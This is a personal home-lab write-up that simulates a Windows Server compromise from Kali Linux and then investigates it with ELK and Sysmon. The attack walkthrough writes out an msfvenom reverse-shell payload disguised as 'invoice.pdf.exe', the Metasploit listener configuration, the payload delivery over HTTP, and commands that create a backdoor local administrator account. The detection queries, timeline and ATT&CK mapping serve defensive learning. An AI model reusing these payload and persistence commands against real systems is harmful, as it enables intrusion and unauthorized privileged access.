Murad Yarmammadov

Overview

In this home lab, I simulated a malware infection and post-exploitation activity against a Windows Server target from a Kali Linux attacker VM. I created a Meterpreter reverse TCP payload named “invoice.pdf.exe”, transferred it to the Windows machine, executed it, and obtained a Meterpreter session. After spawning a Windows command shell, I ran discovery commands and performed account manipulation by creating a new local user and adding it to the local Administrators group. I then investigated the incident using ELK with Sysmon telemetry from the Windows endpoint.


Lab Environment

- Attacker: Kali Linux VM (msfvenom + Metasploit Framework)
- Target: Windows Server VM (Elastic Agent + Sysmon installed)
- SIEM: Ubuntu VM hosting ELK (Elastic Security)

Attack Walkthrough

1) Payload creation


I generated a Windows x64 Meterpreter reverse TCP payload using msfvenom and saved it as: invoice.pdf.exe



```
┌──(root㉿kali)-[/home/kali/Downloads/payload]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.244.128 lport=4444 -f exe -o invoice.pdf.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7680 bytes
Saved as: invoice.pdf.exe

┌──(root㉿kali)-[/home/kali/Downloads/payload]
└─# ls
invoice.pdf.exe

┌──(root㉿kali)-[/home/kali/Downloads/payload]
└─# file invoice.pdf.exe
invoice.pdf.exe: PE32+ executable for MS Windows 4.00 (GUI), x86-64, 5 sections
```

2) Listener configuration


In msfconsole, I configured exploit/multi/handler with the matching payload and started a reverse TCP listener on port 4444.



```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole -q
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.244.128
lhost ⇒ 192.168.244.128
msf exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf exploit(multi/handler) > show options

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.244.128  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.244.128:4444
```

3) Payload transfer


I hosted the payload using a Python HTTP server on port 8000 and transferred it to the Windows target via HTTP download.



```
┌──(root㉿kali)-[/home/kali/Downloads/payload]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.244.134 - - [23/Feb/2026 14:11:10] "GET / HTTP/1.1" 200 -
192.168.244.134 - - [23/Feb/2026 14:11:10] code 404, message File not found
192.168.244.134 - - [23/Feb/2026 14:11:10] "GET /favicon.ico HTTP/1.1" 404 -
192.168.244.134 - - [23/Feb/2026 14:11:12] "GET /invoice.pdf.exe HTTP/1.1" 200 -
```

4) Execution on target

On the Windows machine, I downloaded and executed the file from the Downloads directory.



Directory listing for /

- invoice.pdf.exe


Downloads

invoice.pdf.exe
Open file

See more


5) Session and shell

Immediately after execution, a Meterpreter session opened on Kali. I spawned a Windows command shell and executed several commands.



```
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.244.128:4444
[*] Sending stage (232006 bytes) to 192.168.244.134
[*] Meterpreter session 1 opened (192.168.244.128:4444 → 192.168.244.134:52468) at 2026-02-23 14:13:29 -0500

meterpreter > shell
Process 1780 created.
Channel 1 created.
Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>
```

The reverse connection was established from the Windows target to the Kali attacker on TCP/4444.




```
  TCP    192.168.244.134:53710  20.82.9.214:443        ESTABLISHED     4556
 [msedge.exe]
  TCP    192.168.244.134:53750  192.168.244.128:4444   ESTABLISHED     1200
 [invoice.pdf.exe]
  TCP    192.168.244.134:54172  23.201.43.239:80       ESTABLISHED     3588
  BITS
 [svchost.exe]
```

Detection & Investigation in Kibana

To investigate the activity in Elastic, I focused on the Windows host and the payload name. KQL:

agent.name:"Windows-Server" and invoice.pdf.exe

I analyze logs and found that at **Feb 23, 2026 @ 20:18:18.644** the payload was downloaded.



```
@timestamp                  Summary
                            =Drive-by Compromise UtcTime: 2026-02-23 19:18:22.462 ProcessGuid: {586DBA2F-A7FE-699C-2201-0000000
                            00B00} ProcessId: 6912 Image: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe TargetF…
Feb 23, 2026 @ 20:18:22.475 agent.name Windows-Server message File stream created: RuleName: - UtcTime: 2026-02-23 19:18:22.46
                            2 ProcessGuid: {586DBA2F-A7FE-699C-2201-000000000B00} ProcessId: 6912 Image: C:\Program Files (x86)
                            \Microsoft\Edge\Application\msedge.exe TargetFilename: C:\Users\Administrator\Downloads\invoice.pd…
Feb 23, 2026 @ 20:18:22.475 agent.name Windows-Server message File stream created: RuleName: technique_id=T1189,technique_name
                            =Drive-by Compromise UtcTime: 2026-02-23 19:18:22.462 ProcessGuid: {586DBA2F-A7FE-699C-2201-0000000
                            00B00} ProcessId: 6912 Image: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe TargetF…
Feb 23, 2026 @ 20:18:22.475 agent.name Windows-Server message File stream created: RuleName: - UtcTime: 2026-02-23 19:18:22.46
                            2 ProcessGuid: {586DBA2F-A7FE-699C-2201-000000000B00} ProcessId: 6912 Image: C:\Program Files (x86)
                            \Microsoft\Edge\Application\msedge.exe TargetFilename: C:\Users\Administrator\Downloads\invoice.pd…
Feb 23, 2026 @ 20:18:22.475 agent.name Windows-Server message File stream created: RuleName: technique_id=T1189,technique_name
                            =Drive-by Compromise UtcTime: 2026-02-23 19:18:22.462 ProcessGuid: {586DBA2F-A7FE-699C-2201-0000000
                            00B00} ProcessId: 6912 Image: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe TargetF…
Feb 23, 2026 @ 20:18:22.474 agent.name Windows-Server message File stream created: RuleName: - UtcTime: 2026-02-23 19:18:22.46
                            2 ProcessGuid: {586DBA2F-A7FE-699C-2201-000000000B00} ProcessId: 6912 Image: C:\Program Files (x86)
                            \Microsoft\Edge\Application\msedge.exe TargetFilename: C:\Users\Administrator\Downloads\invoice.pd…
Feb 23, 2026 @ 20:18:18.644 agent.name Windows-Server message File stream created: RuleName: technique_id=T1189,technique_name
                            =Drive-by Compromise UtcTime: 2026-02-23 19:18:18.633 ProcessGuid: {586DBA2F-A7FA-699C-2101-0000000
                            00B00} ProcessId: 1988 Image: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe TargetF…
```

Field	Value
log.level	information
message	File stream created: RuleName: technique_id=T1189,technique_name=Drive-by Compromise UtcTime: 2026-02-23 19:18:18.633 ProcessGuid: {586DBA2F-A7FA-699C-2101-000000000B00}
winlog.channel	Microsoft-Windows-Sysmon/Operational
winlog.computer_name	Windows-Server
winlog.event_data.Contents	[ZoneTransfer] ZoneId=3 ReferrerUrl=http://192.168.244.128:8000/ HostUrl=http://192.168.244.128:8000/invoice.pdf.exe
winlog.event_data.CreationUtcTime	2026-02-23 19:18:18.021

Because this timestamp is the start of the incident, I narrowed the timeline in ELK to begin at that moment and reviewed subsequent events to understand what happened after the download.

After confirming the download, I searched for the first time the payload was executed. In the logs I found that user executed the payload at Feb 23, 2026 @ 20:18:27.533 from: C:\Users\Administrator\Downloads\invoice.pdf.exe

Next, I checked what happened immediately after the payload execution and the logs showed a network connection event:

Feb 23, 2026 @ 20:18:28.783
Network connection detected to the attacker machine:

- Destination IP: 192.168.244.128
- Destination Port: 4444

After confirming the connection, I looked for the first interactive activity on the target. The next important event in the timeline was the shell being spawned:

Feb 23, 2026 @ 20:18:39.392
A Windows Command Shell was launched:


- **Image:** C:\Windows\System32\cmd.exe
- **Parent process:** C:\Users\Administrator\Downloads\invoice.pdf.exe

At this point, I wanted to learn exactly what the attacker did after the shell was spawned. To do this, I kept the time range focused after **20:18:39** and searched Sysmon Process Create events (event.code:1). I also added the following fields to see the relationship between processes:

- winlog.event_data.ParentImage
- winlog.event_data.Image
- winlog.event_data.CommandLine

KQL:


agent.name:"Windows-Server" and event.code:"1"



Windows-Server – Process activity

16 documents

@timestamp	winlog.event_data.ParentImage	winlog.event_data.Image	winlog.event_data.CommandLine
Feb 23, 2026 @ 20:24:14.174	C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 user
Feb 23, 2026 @ 20:24:14.163	-	C:\Windows\System32\net.exe	net user
Feb 23, 2026 @ 20:23:55.069	C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 localgroup administrators svc_backup /add
Feb 23, 2026 @ 20:23:55.059	-	C:\Windows\System32\net.exe	net localgroup administrators svc_backup /add
Feb 23, 2026 @ 20:23:27.262	C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 user svc_backup P@ssw0rd123! /add
Feb 23, 2026 @ 20:23:27.224	-	C:\Windows\System32\net.exe	net user svc_backup P@ssw0rd123! /add
Feb 23, 2026 @ 20:22:58.512	C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 user svc_backup password123 /add
Feb 23, 2026 @ 20:22:58.495	-	C:\Windows\System32\net.exe	net user svc_backup password123 /add



Feb 23, 2026 @ 20:22:58.512	C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 user svc_backup password123 /add
Feb 23, 2026 @ 20:22:58.495	-	C:\Windows\System32\net.exe	net user svc_backup password123 /add
Feb 23, 2026 @ 20:20:22.074	-	C:\Windows\System32\NETSTAT.EXE	netstat -anob
Feb 23, 2026 @ 20:19:57.001	C:\Windows\System32\cmd.exe	C:\Windows\System32\ipconfig.exe	ipconfig
Feb 23, 2026 @ 20:19:26.057	C:\Windows\System32\svchost.exe	C:\Windows\System32\wbem\WmiPrvSE.exe	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
Feb 23, 2026 @ 20:19:24.962	C:\Windows\System32\cmd.exe	C:\Windows\System32\systeminfo.exe	systeminfo
Feb 23, 2026 @ 20:19:16.833	C:\Windows\System32\cmd.exe	C:\Windows\System32\whoami.exe	whoami
Feb 23, 2026 @ 20:18:39.392	C:\Users\Administrator\Downloads\invoice.pdf.exe	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe

From the process creation logs and command-line values, I observed several discovery commands executed from the spawned cmd.exe shell. The logs show the following commands:

- **whoami** (identify current user context)
- **systeminfo** (collect OS and host details)

- **ipconfig** (view network configuration)
- **netstat -anob** (view network connections + process mappings)

This confirms that after access was gained, the attacker performed basic host and network reconnaissance.

After discovery, the next activity in the logs shows account manipulation using built-in Windows tools net.exe / net1.exe. The command-line fields show that a new local user was created and then added to the Administrators group.

Evidence includes commands like:

- net user svc_backup P@ssw0rd123! /add
- net localgroup administrators svc_backup /add

This indicates the attacker attempted to establish persistence and maintain privileged access by creating an admin-level local account.

Timeline Summary (with timestamps)

20:18:18.644 – Payload downloaded to target

- File: invoice.pdf.exe
- Source URL: http://192.168.244.128:8000/invoice.pdf.exe

20:18:27.533 – Payload executed by user on Windows target

- Path: C:\Users\Administrator\Downloads\invoice.pdf.exe

20:18:28.783 – Reverse network connection established (C2)

- Destination IP: 192.168.244.128
- Destination Port: 4444

20:18:39.392 – Command shell spawned from payload

- Process: C:\Windows\System32\cmd.exe
- Parent: C:\Users\Administrator\Downloads\invoice.pdf.exe

20:19:16.833 – Discovery command executed

- whoami

- systeminfo
- ipconfig
- netstat -anob

20:22:58.495 – Local user creation attempted and user added to local administrators group

- Command: net user svc_backup P@ssw0rd123! /add
- net localgroup administrators svc_backup /add

MITRE ATT&CK Mapping

Initial Access / Execution

- T1204.002 – User Execution: Malicious File
- T1036.007 – Masquerading: Double File Extension

Ingress Tool Transfer

- T1105 – Ingress Tool Transfer

Command and Control

- T1571 – Non-Standard Port

Execution (Post-Compromise)

- T1059.003 – Command and Scripting Interpreter: Windows Command Shell

Discovery

- T1033 – System Owner/User Discovery
- T1082 – System Information Discovery
- T1016 – System Network Configuration Discovery
- T1049 – System Network Connections Discovery

Persistence / Privilege Management

- T1136.001 – Create Account: Local Account
- T1098 – Account Manipulation
- T1078 – Valid Accounts (Resulting Capability)